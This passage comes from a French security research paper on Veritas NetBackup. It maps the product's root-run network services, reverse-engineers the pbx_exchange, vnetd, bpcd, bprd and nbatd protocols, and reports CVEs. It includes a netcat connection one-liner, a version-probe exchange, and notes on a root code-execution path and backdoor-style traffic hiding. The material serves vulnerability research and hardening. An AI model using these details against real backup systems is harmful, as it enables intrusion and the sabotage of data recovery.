


Fig. 1. Schéma d'une architecture NetBackup classique

Des concepts plus transverses sont également clés pour la compréhension de la suite de l'article : la notion de domaine NetBackup, de politique de sauvegarde et de catalogue.

— **Domaine NetBackup :** NetBackup définit un « domaine » comme un serveur primaire et l'ensemble des serveurs média et clients qui y sont reliés. Par définition, il n'y a qu'un seul serveur primaire par domaine, mais il peut y avoir plusieurs serveurs média. Un serveur OpsCenter permet d'administrer et monitorer plusieurs domaines (et de gérer le serveur primaire de chaque domaine, entre autres).
— **Politiques de sauvegarde :** Au sein d'un domaine, des « politiques de sauvegarde » permettent de définir, pour une liste de

clients, les sauvegardes à effectuer. Ainsi, chaque politique peut préciser des fichiers à inclure dans les sauvegardes, l'endroit où ces dernières doivent être stockées, la récurrence des sauvegardes automatiques, etc.

— **Catalogue :** Ces politiques sont enregistrées dans un « catalogue NetBackup » se trouvant sur le serveur primaire. Le catalogue, qui correspond à un ensemble de bases de données et de fichiers de configuration, est absolument crucial au bon fonctionnement de la solution et en cas de restauration de données. En effet, sans ce catalogue, il serait presque mission impossible de retrouver les données sauvegardées d'un client, ces dernières étant dispersées, compressées et dé-dupliquées dans un souci d'optimisation.

2.2 Premières constations de sécurité du produit NetBackup

Ces considérations sur l'architecture de NetBackup permettent déjà de noter des faiblesses inhérentes à la conception. Par exemple, du point de vue des flux réseau : Le serveur primaire doit pouvoir se connecter à tous les clients de son domaine. Le client doit pouvoir se connecter au serveur média sur lequel ses données sont stockées. Le client doit pouvoir également se connecter à son serveur primaire. Lorsque ce n'est pas directement possible, le serveur média peut servir de proxy vers le serveur primaire (par exemple si le client est dans une DMZ). Et enfin, tous les composants exposent des services accessibles depuis le réseau.

À retenir : Il est difficile de gérer la segmentation et le filtrage réseau pour durcir la sécurité de NetBackup et du SI. Même lorsqu'une segmentation est implémentée, NetBackup peut offrir des moyens de contourner cette segmentation.

De plus, les composants étant fortement interdépendants, il est intéressant de noter que le serveur OpsCenter a accès aux composants des domaines qu'il contrôle (dont notamment les serveurs primaires et clients), que le serveur primaire peut lire et écrire des fichiers arbitraires à des chemins arbitraires sur tous les clients de son domaine et que le serveur média peut supprimer ou corrompre les données qu'il gère. Enfin, dans certains cas, le serveur OpsCenter peut également être un client s'il est sauvegardé par NetBackup.

À retenir : Les serveurs OpsCenter et serveurs primaires sont des cibles de choix pour les attaquants, surtout depuis un client ou un accès réseau non-authentifié.

2.3 Questions de sécurité à résoudre

Au-delà des constatations précédentes, ces premières informations d'architecture ont fait surgir les questions suivantes :

- **Un composant de plus haut privilège peut-il être compromis depuis un composant de moindre privilège (par exemple client vers serveur primaire, ou serveur primaire vers serveur OpsCenter) ?**
- **Quelles données de l'infrastructure NetBackup un attaquant devrait-il cibler pour empêcher le recouvrement de sauvegardes ?**
- **Le produit NetBackup dans sa globalité peut-il être utilisé comme pivot pour attaquer les systèmes collatéraux présent sur le SI ?**
- **De quels moyens (outillage, connaissance du produit, etc.) un attaquant a-t-il besoin pour compromettre NetBackup ?**

Tenter de répondre à ces questions a constitué le fil rouge de l'étude menée par AirbusSeclab et le sera également pour la suite de cet article. Il est à noter que les travaux publiés se focalisent uniquement sur l'infrastructure NetBackup la plus classique, telle que représentée sur la figure 1, constituée des clients, serveurs média, serveurs primaires et serveurs OpsCenter.

Notamment, l'étude ne couvre pas les utilisations spécifiques de NetBackup, telles que les sauvegardes de bases de données ou de machines virtuelles.

3 Zoom sur le fonctionnement interne de NetBackup

Cette section expose quelques points d'intérêts notables du fonctionnement interne du produit tel que compris par les auteurs. L'approche utilisée, à la fois pour la méthodologie d'analyse du produit et pour la rédaction de ce chapitre, est de commencer par se poser une question fonctionnelle simple et d'étudier le produit et sa documentation jusqu'à être capable d'y répondre.

Ce chapitre cherche donc à répondre à la question suivante : « que se passe-t-il lorsqu'une sauvegarde est réalisée ? ». Ce fil conducteur nous mènera à présenter divers composants, leurs interactions et leurs rôles. Sans être exhaustif, l'objectif est de permettre au public visé par cet article de mieux appréhender NetBackup et ses mécanismes internes.

Pour simplifier, les explications supposent que les différents composants sont installés sur des machines Linux ; le comportement sous Windows est toutefois très souvent analogue. De plus, les informations exposées ne représentent que la compréhension des auteurs, qui ne peut qu'être partielle, et peuvent donc diverger de la réalité.

3.1 Choix des binaires à analyser

Le produit NetBackup contient plus d'une soixantaine d'exécutables différents, en plus des bibliothèques propriétaires dont ils dépendent. Dans le temps imparti à l'analyse de sécurité, il a donc fallu faire le choix d'un sous-ensemble de binaires à analyser en priorité.

Approche 1 : Repérage des services disponibles Lister les services en écoute sur les différents composants permet d'avoir une première idée de la surface exposée à étudier. En effet, certains binaires sont exposés sur le réseau et leur nombre varie suivant les composants : certains sont toujours présents quelle que soit la configuration tandis que d'autres sont optionnels et dépendent de la configuration ou sont spécifiques à un composant. Les tableaux 1, 2, 3 et 4 recensent les services en écoute sur l'interface externe de chacune des entités dans leur configuration la plus classique.

`Local:Port` (en écoute)	`Distant:Port`	Processus	Utilisateur
`0.0.0.0:443`	`0.0.0.0:*`	`vnetd`	root
`0.0.0.0:1556`	`0.0.0.0:*`	`pbx_exchange`	root
`0.0.0.0:3652`	`0.0.0.0:*`	`java`	root
`0.0.0.0:8205`	`0.0.0.0:*`	`java`	root
`0.0.0.0:8443`	`0.0.0.0:*`	`java`	root
`0.0.0.0:13701`	`0.0.0.0:*`	`vmd`	root
`0.0.0.0:13720`	`0.0.0.0:*`	`bprd`	root
`0.0.0.0:13721`	`0.0.0.0:*`	`bpdbm`	root
`0.0.0.0:13723`	`0.0.0.0:*`	`bpjobd`	root
`0.0.0.0:13724`	`0.0.0.0:*`	`vnetd`	root
`0.0.0.0:13782`	`0.0.0.0:*`	`bpcd`	root
`0.0.0.0:13783`	`0.0.0.0:*`	`nbatd`	root
`0.0.0.0:13785`	`0.0.0.0:*`	`NB_dbsrv`	root
`0.0.0.0:34547`	`0.0.0.0:*`	`java`	root

Tableau 1. Ports NetBackup en écoute sur l'interface externe du serveur primaire

Local:Port (en écoute)	Distant:Port	Processus	Utilisateur
0.0.0.0:1556	0.0.0.0:*	pbx_exchange	root
0.0.0.0:13701	0.0.0.0:*	vmd	root
0.0.0.0:13723	0.0.0.0:*	bpjobd	root
0.0.0.0:13724	0.0.0.0:*	vnetd	root
0.0.0.0:13782	0.0.0.0:*	bpcd	root

Tableau 2. Ports NetBackup en écoute sur l'interface externe du serveur média

Local:Port (en écoute)	Distant:Port	Processus	Utilisateur
0.0.0.0:1556	0.0.0.0:*	pbx_exchange	root
0.0.0.0:13724	0.0.0.0:*	vnetd	root
0.0.0.0:13782	0.0.0.0:*	bpcd	root

Tableau 3. Ports NetBackup en écoute sur l'interface externe du client

Local:Port (en écoute)	Distant:Port	Processus	Utilisateur
0.0.0.0:443	0.0.0.0:*	java	root
0.0.0.0:1556	0.0.0.0:*	pbx_exchange	root

Tableau 4. Ports NetBackup en écoute sur l'interface externe du serveur OpsCenter

À noter : La totalité des binaires sont lancés par l'utilisateur `root` sous Linux ou `NT Authority\System` sous Windows.[2]

On peut remarquer que tous les composants de l'architecture NetBackup exécutent au moins le binaire `pbx_exchange` (pour « Private Branch Exchange »), ce qui constitue un bon point d'entrée d'analyse. En plus de `pbx_exchange`, pour des raisons historiques, de nombreux autres binaires acceptent des connexions entrantes directement. La liste de ces binaires et de ceux accessibles via `pbx_exchange` dépend à la fois du type de composant et de la configuration de NetBackup. La surface d'attaque est donc changeante, mais nos expériences montrent qu'elle est toujours élevée. Une approche plus fonctionnelle a été utile pour guider les auteurs dans le choix des autres binaires critiques à étudier.

[2] Depuis la version 9.1 de NetBackup (publiée mi-2021), la plupart des binaires du serveur primaire peuvent être lancés avec un utilisateur avec des privilèges restreints. Ce n'est toutefois pas la configuration par défaut et ce n'est pas le cas pour les autres composants.

Approche 2 : Fonctionnement nominal de la solution Il peut ne pas être facile de répondre à la simple question « que se passe-t-il lorsqu'une sauvegarde est réalisée ? ». La figure 2 illustre le processus standard pour une sauvegarde programmée dans NetBackup : Soit une sauvegarde programmée pour le client C. Le serveur primaire P disposant de l'ensemble des informations de gestion de C, il sait quel serveur média M contacter. P envoie alors une demande de sauvegarde à M, qui envoie lui-même une demande de sauvegarde à C. Le client prépare les données à sauvegarder puis les envoie à M. Il notifie également P que la sauvegarde a été effectuée (métadonnées). Pas moins de 9 binaires de NetBackup entrent en jeu pour effectuer ce processus.




Fig. 2. Schéma d'un processus de sauvegarde NetBackup classique

Cette approche a permis de sélectionner les binaires clés suivants : `bpcd`, `bprd`, `pbx_exchange`, son alternative historique `vnetd`, ainsi que `nbatd`.

3.2 Dans les méandres de la gestion d'une sauvegarde par NetBackup

Dans cette partie, nous nous proposons d'aborder quelques composants plus en détails, tout en gardant en tête la question servant de fil conducteur de ce chapitre. L'objectif est de retracer, pas à pas, le chemin nous ayant permis de répondre à cette question en détails.

En effet, nombre de composants de NetBackup implémentent un protocole propriétaire propre à chacun, ce qui nécessite une implémentation particulière pour développer des outils permettant d'interagir avec eux. Les auteurs donnent ici quelques éléments importants de leur compréhension

du fonctionnement du produit, ainsi que quelques constatations, conseils et outils permettant de mieux appréhender et étudier NetBackup.

Fonctionnement de `pbx_exchange` (« Private Branch Exchange »)
`pbx_exchange` est le point d'entrée privilégié pour les services NetBackup, et donc le premier à étudier pour comprendre comment l'ordre de réaliser une sauvegarde est transmis. Comme mentionné précédemment, le binaire `pbx_exchange` est exécuté sur tous les composants de l'infrastructure NetBackup et écoute sur le port TCP `1556`.

À noter que de nombreux services NetBackup écoutent également sur un port dédié pour des raisons de rétrocompatibilité.

Lors du lancement de `pbx_exchange`, se déroule une phase d'« enregistrement » des autres binaires. Cet enregistrement s'effectue dynamiquement via un port écoutant sur l'interface locale. Pour ce faire, un protocole propriétaire est utilisé, dont le format est décrit dans le tableau 5 et un exemple est présenté dans la figure 3.

Entête						Données
0x00	0x01	0x03	0x04	0x08	0x09	0x10
version	type	statut client	taille	erreur	aléatoire	données
[0x0;0x4]	enum	enum	len(data)	bool	-	-

Tableau 5. Format d'une requête `pbx_exchange`




Fig. 3. Exemple de dissection Scapy d'un paquet d'enregistrement du service `sstic` par l'utilisateur `user` auprès de `pbx_exchange`

Lors de l'enregistrement auprès de `pbx_exchange`, chaque binaire doit préciser deux paramètres : le nom du service qu'il veut enregistrer (un binaire peut enregistrer plusieurs services) et l'utilisateur (au sens UNIX) exécutant le binaire. `pbx_exchange` vérifie cette information en s'assurant que le binaire peut accéder en écriture à une socket UNIX créée pour

l'occasion par `pbx_exchange` dans un dossier accessible uniquement à l'utilisateur (par exemple, le dossier `/var/VRTSpbx/user` créé avec les permissions `700` pour l'utilisateur `user`).

À l'issue de l'enregistrement, le service devient accessible via le port `1556`. Pour s'y connecter, il suffit d'envoyer un message comme celui du listing 1.

Listing 1: Connexion à un service « sstic » via `pbx_exchange`

```
1 $ echo -ne "ack=1\nextension=sstic\n\n" | nc <adresse> 1556
```

Des exemples de services ainsi accessibles via `pbx_exchange` sont les suivants :

- `TLSPROXY` et `HTTP TUNNEL`, pensés pour permettre à un client dans une DMZ de se connecter à un serveur primaire par l'intermédiaire d'un serveur média (permettant donc d'outrepasser les ségrégations réseau potentiellement mises en place) ;
- `vnetd`, un ancêtre de `pbx_exchange` décrit dans la section 3.2 ;
- `bpcd`, service présent sur tous les clients, serveurs média et serveurs primaires présenté dans la section 3.2.

Un serveur primaire enregistre généralement plus d'une trentaine de services via `pbx_exchange`, contre une quinzaine pour un serveur média, et une dizaine pour un client et un serveur OpsCenter.

Ainsi, la compréhension du fonctionnement de `pbx_exchange` est essentielle pour analyser les flux entre composants de NetBackup. De plus, son fonctionnement illustre la difficulté de filtrer ces flux, tout le trafic étant « masqué » derrière un port unique.

Au cours de cette analyse, les auteurs ont découvert plusieurs vulnérabilités exploitables localement avec un impact modéré à élevé.[3] De plus, il a été démontré que détourner le principe de `pbx_exchange` pour installer une « porte dérobée » peut efficacement masquer le trafic et passer outre les règles de filtrage existantes.

À retenir : `pbx_exchange` sert de porte d'entrée unique pour les services NetBackup, ce qui peut rendre difficile l'identification et le filtrage des flux.

`pbx_exchange` et le partage de sockets Un détail important à étudier pour dérouler le fil conducteur est la méthode utilisée par `pbx_exchange` pour passer une communication entrante (d'un client au sens large) au

[3] CVE-2022-42306, CVE-2022-42308

service ciblé. Pour cela, il utilise un mécanisme propre à Linux, permettant à deux processus de s'échanger un descripteur de fichier (ici une socket). Ainsi, le client qui communique initialement avec le processus `pbx_exchange` voit sa communication transférée à un autre processus, de façon totalement transparente.

Ici, le transfert du descripteur de fichier se fait par l'intermédiaire de la socket UNIX créée par `pbx_exchange` pour le client et de l'option `SCM_RIGHTS`. Ce mécanisme est résumé avec l'exemple du processus `bpcd` dans la figure 4. Il est à noter que `pbx_exchange` n'est pas le seul processus à utiliser ce mécanisme de transfert de socket au sein de NetBackup.




Fig. 4. Illustration du mécanisme d'enregistrement et de connexion de `pbx_exchange` (bleu : cf. 3.2, orange : cf. 3.2)

En termes de moyens d'analyse, ce fonctionnement peut rendre plus difficile l'interception des communications et l'analyse des interactions entre services NetBackup. Il peut pourtant être nécessaire de placer un « proxy » entre `pbx_exchange` et les services qui veulent s'y enregistrer. Par exemple, pour effectuer une interception du trafic en direction de `bpcd`, le mécanisme suivant a été mis en place par les auteurs (résumé en figure 5) : premièrement, la variable d'environnement `LD_PRELOAD` est utilisée pour forcer `bpcd` à se connecter sur un proxy (et non sur `pbx_exchange` directement). Ensuite, ce proxy change le chemin de la socket UNIX échangée, afin d'être capable de modifier la communication sur cette socket. Enfin, le descripteur de socket échangé via cette socket UNIX est intercepté et utilisé par le proxy qui renverra à `bpcd` un autre descripteur de socket qu'il contrôle.

Fonctionnement de `vnetd` (« Network Communication Service ») Avant d'évoquer certains des services principaux accessibles




Fig. 5. Illustration du mécanisme d'**interception** des communications de `pbx_exchange`

via `pbx_exchange`, il convient de se pencher rapidement sur son ancêtre, `vnetd`. Ce dernier a un rôle très similaire à `pbx_exchange`, et reste utilisé pour des raisons de rétrocompatibilité avec d'anciennes versions de NetBackup. En plus d'être accessible via `pbx_exchange`, il écoute sur le port TCP `13724`.

Contrairement à `pbx_exchange`, les services accessibles via `vnetd` ne sont pas définis dynamiquement, mais sont représentés par un fichier texte dans le dossier `/usr/openv/var/vnetd`. Ce fichier contient le nom du service ainsi que la commande à exécuter pour les démarrer (voir le listing 2).

Listing 2: Exemple de contenu d'un fichier de service `vnetd`

```
$ cat /usr/openv/var/vnetd/inetd_bpcd.txt
NAME=bpcd;PID=0;REGTIME=0;EXPTIME=0;ICMD=bpcd;
```

Il convient de noter qu'un accès en écriture à ce dossier confère automatiquement la possibilité d'exécuter du code arbitraire en root.

De plus, `vnetd` implémente des fonctionnalités additionnelles permettant, entre autres, d'obtenir des informations sur la machine exécutant ce service. Utiles à des fins de reconnaissance et d'identification de la cible, les informations incluent notamment : la version du service, le nom du serveur primaire le cas échéant, des informations sur les options de sécurité activées dans la configuration NetBackup de la machine cible. Pour ce faire, `vnetd` utilise un protocole propriétaire simple et purement textuel, dont un exemple d'échange est présenté dans le listing 3. Cette propriété a été utilisée par les auteurs pour le développement d'un outil de scan de NetBackup, décrit dans la section 4.2.

Listing 3: Exemple d'échanges de paquets entre un client et le service `vnetd`

```
# "Handshake" de négociation de version
> 3400
< 3400
> 3400

# Envoie de la commande "VN_VERSION_GET"
> 3800
< 38323030303000  # Chaîne de caractères "820000" (version 8.2)
< 3000
```

Fonctionnement de `bpcd` (« BackuP Client Daemon ») Comme présenté dans la figure 2, `bpcd` est l'un des premiers services intervenant dans le processus de sauvegarde. Il est accessible sur les clients, serveurs média et serveurs primaires via `pbx_exchange` ou directement sur le port `13782`. Il a le rôle important de recevoir des commandes pour, entre autres, démarrer une sauvegarde sur un serveur média ou un client. Dans ce sens, il sert de « point central » qui traite ou retransmet les commandes vers d'autres service NetBackup.

`bpcd` implémente de nombreuses fonctionnalités qui en font une cible de choix, dont notamment la lecture, l'écriture et la suppression arbitraire de fichiers, l'exécution arbitraire de commandes et l'obtention d'informations sur la machine et les utilisateurs.

Ainsi, ce service a fait l'objet de plusieurs travaux [6–8] qui ont mis en évidence de nombreuses vulnérabilités critiques. Ces dernières ont mené à de nombreux changements, dont une refonte du système d'authentification de NetBackup. Ces mécanismes n'étant pas propres à `bpcd` et étant intégrés dans un composant tiers, ils seront présentés en détail ultérieurement (cf. les sections 3.2 et 3.2).

Une fois la communication avec `bpcd` établie par l'un des services NetBackup (ou par un attaquant), un protocole propriétaire est utilisé pour établir la liaison et permettre l'exécution des commandes `bpcd`. Lorsque les communications ne sont pas chiffrées (par exemple pour les versions de NetBackup antérieures à 8.1), le format est majoritairement textuel. Au contraire, lorsque les communications sont chiffrées, le format utilisé est celui décrit dans le tableau 6, dont un exemple est présenté dans la figure 6.

Entête TLS			Données
0x00	0x03	0x04	0x08

magic TLS	statut	taille	données
`0x5ec100`	`enum`	`len(data)`	-

Tableau 6. Format d'un paquet `bpcd` pour les communications sécurisées en TLS




Fig. 6. Exemple de dissection Scapy d'un paquet `bpcd` avec communication sécurisée

La multitude de commandes implémentées par `bpcd` augmente considérablement sa surface d'attaque. De plus, ces commandes font généralement appel à des commandes systèmes ou des binaires NetBackup pour exécuter leur tâche. Ainsi, malgré la refonte du système d'authentification, il nous a été possible de démontrer l'existence d'une vulnérabilité permettant l'élévation de privilèges sous Windows.[4]

Fonctionnement de `bprd` (« BackuP Request Daemon ») `bprd` a un fonctionnement analogue à `bpcd`, mais s'exécute sur le serveur primaire. Ainsi, il est chargé de recevoir et exécuter des commandes spécifiques venant d'autres machines de l'infrastructure NetBackup. Dans le contexte de notre fil conducteur, il reçoit des méta-données du client concernant la sauvegarde.

Tout comme `bpcd`, `bprd` implémente de nombreuses fonctionnalités intéressantes pour un attaquant, dont notamment :

— la lecture et l'écriture de fichiers sur le serveur primaire et sur les clients de son domaine ;
— le démarrage d'une sauvegarde sur un client ;
— le démarrage de la restauration d'une sauvegarde d'un client.

Les mécanismes d'authentification employés sont identiques à ceux évoqués dans la section 3.2 et sont décrits dans les sections 3.2 et 3.2.

Le protocole propriétaire utilisé par `bprd` est majoritairement textuel mais varie légèrement en fonction de la version de NetBackup. Le tableau 7 et la figure 7 présentent le format utilisé lorsque les communications ne

[4] CVE-2022-36985

sont pas chiffrées (par exemple pour les versions de NetBackup antérieures à 8.1), tandis que le tableau 8 et la figure 8 sont leur pendant lorsque les communications sont chiffrées.

Entête		Commande	
0x00	0x04	0x0B	-
taille	magic	commande	paramètres
len(data)	"329199 "	"[0;283] "	paramètres séparés par des espaces

Tableau 7. Format d'un paquet `bprd` pour les communications non sécurisées




Fig. 7. Exemple de dissection Scapy d'un paquet `bprd`

Entête TLS			Entête textuel		Données	
0x00	0x03	0x04	0x08	0x0C	0x13	-
magic TLS	statut	taille TLS	taille	magic txt	commande	param.
0x5ec100	enum	len(pkt)	len(data)	"329199 "	"[0;283] "	param.

Tableau 8. Format d'un paquet `bprd` pour les communications sécurisées en TLS




Fig. 8. Exemple de dissection Scapy d'un paquet `bprd` (communication TLS)

Chacune des commandes (près de 300 commandes existent) est identifiée par un entier (dans le champ *commande*). Si certaines sont accessibles

sans authentification, la majorité requiert d'être reconnue en tant que client NetBackup authentifié.

Bien que similaire, ce service a fait l'objet de moins d'études détaillées que son homologue `bpcd`. Malgré tout, comme expliqué dans la section 2.2, la compromission de `bprd` entraîne la compromission du serveur primaire, et donc des conséquences importantes. Ce binaire mériterait d'être étudié plus en détail.

En outre, notre analyse de ce composant a montré l'existence de nombreuses vulnérabilités, permettant notamment à un client de lire et écrire des fichiers ainsi que d'exécuter des commandes arbitraires sur un serveur primaire.[5]

Fonctionnement de `nbatd` (« NetBackup AuthenTication Daemon ») Le service `nbatd` est en charge de l'authentification NetBackup, dont les mécanismes seront détaillés plus avant dans la section 3.2. Il communique en TLS, mais ne vérifie pas la validité des certificats qui lui sont transmis. Il utilise lui aussi un protocole de communication qui lui est propre, décrit dans le tableau 9, et dont un exemple de paquet est présenté dans la figure 9. Les champs de l'entête sont communs à tous les paquets de commande `nbatd`.

Entête					Données
0x00	0x04	0x08	0x0C	0x10	0x11
version	magic	commande	taille	unicode	données
0x00000001	0xBAADF00D	[0x0-0x4B]	len(data)	bool	-

Tableau 9. Format générique des paquets `nbatd`




Fig. 9. Exemple de dissection Scapy d'un paquet `nbatd`

[5] CVE-2022-36987, CVE-2022-36989, CVE-2022-36991, CVE-2022-36992, CVE-2022-36993

Le champ `msg_type` encode un numéro de commande `nbatd`. Lors de l'étude, il existait plus d'une soixantaine de commandes, chacune ayant un format de données différent (texte, xml, binaire, etc.). Par exemple, la commande `PK_AUTH_DATA (0x05)` permet de s'authentifier et attend une demande d'authentification au format xml, alors que la commande `PK_AUTH_TYPE (0x06)` permet de choisir le mode d'authentification souhaitée et attend une chaîne de caractères (cf. listing 4).

Listing 4: Format des données commande `PK_AUTH_TYPE (0x06)`

```
# Exemples de requêtes (simples chaînes de caractères)
"vx"
"pam"
"unixpwd"
# Exemples de réponses (format binaire)
00 00 00 01 ----> valid method requested.
00 00 00 09 ----> invalid method requested.
```

À noter : Bien que notre étude n'ait pas mené à la découverte de failles critiques (hormis des plantages dans le décodage d'entrées nulles), les mises à jour de `nbatd` sont à surveiller car il constitue une surface d'attaque exposée et très intéressante sur les serveurs primaires et serveurs OpsCenter.

Authentification Pour finir de comprendre le mécanisme de réalisation d'une sauvegarde, ainsi que mieux appréhender l'exposition des différents composants de NetBackup, il convient d'étudier les différents mécanismes d'authentification limitant l'accès aux services. Il en existe plusieurs en fonction de la version de NetBackup et de sa configuration :

- pour les versions antérieures à 8.1, une « identification » s'appuyant sur l'entrée DNS associée à l'adresse IP de la machine ;
- pour les versions plus récentes, une authentification s'appuyant sur des certificats X.509 (voir le paragraphe 3.2) ;
- lorsque le contrôle d'accès « NBAC » (NetBackup Access Control) est activé, une seconde couche d'authentification s'appuyant sur des certificats X.509 distincts (voir le paragraphe 3.2).

Gestion des certificats NetBackup utilise des certificats X.509 pour authentifier les différents composants. Pour ce faire, le serveur primaire joue le rôle d'autorité de certification et délivre des certificats aux différents composants de son domaine. Il en existe deux types : les certificats s'appuyant sur le nom de domaine de la machine et ceux s'appuyant sur un identifiant unique propre à NetBackup. Ces premiers sont dépréciés, mais

demeurent utilisés pour certaines fonctionnalités comme NBAC (voir 3.2). Il est également possible de configurer une autorité de certification externe pour signer ces certificats.

Secure Communication Lorsque des composants de NetBackup avec une version 8.1 ou ultérieure communiquent, ils utilisent obligatoirement le mode « Secure Communication », dans lequel les certificats mentionnés ci-dessus sont utilisés pour établir un canal TLS avec authentification mutuelle (à l'exception du serveur OpsCenter qui ne supporte pas cette fonctionnalité). Toutefois, pour rester compatible avec d'anciennes versions de NetBackup ou avec le serveur OpsCenter, l'option `allowInsecureBackLevelHost` (activée par défaut) autorise NetBackup à rétrograder les communications en clair si besoin.

Déploiement des certificats Lors de l'ajout d'un nouveau composant à un domaine NetBackup, celui-ci doit enregistrer l'autorité de certification du serveur primaire comme digne de confiance (i.e. ajouter son certificat dans son « truststore »). Il doit ensuite obtenir un certificat signé par cette autorité. Pour cela, il existe trois niveaux de sécurité :

- `moyen`, pour lequel le certificat est automatiquement fourni si le serveur primaire peut bien faire la correspondance entre l'adresse IP connectée et le nom du client via une requête DNS ;
- `élevé`, pour lequel le certificat est automatiquement renouvelé pour les machines connues uniquement (et doit être réalisé manuellement pour les autres) ;
- `très élevé`, pour lequel un jeton doit être généré sur le serveur primaire et fourni pour chaque nouvelle demande de certificat.

NetBackup Access Control (NBAC) NetBackup implémente également un contrôle d'accès plus fin. Ce mécanisme repose sur des agents gérant l'authentification et les autorisations de chaque composant de l'infrastructure. En pratique, ces agents s'exécutent sur le serveur primaire, les serveurs média et le serveur OpsCenter et s'appuient sur le protocole propriétaire « VxSS » utilisant des certificats X.509 et une authentification TLS. Encore une fois, le serveur primaire joue le rôle d'autorité de certification (différente de celle du mode « Secure Communication »). À noter que NBAC doit être configuré manuellement (via l'option `USE_VXSS` dans le fichier de configuration de chaque composant). Il peut être soit négocié lors de l'établissement de la communication (valeur `AUTOMATIC`), soit obligatoire (valeur `REQUIRED`), soit désactivé (valeur `PROHIBITED`). De plus, cette op-

tion peut être configurée par « réseau » (i.e. machine, plage d'adresses IP ou suffix DNS).

Note : NBAC n'est pas supporté par les appliances NetBackup.

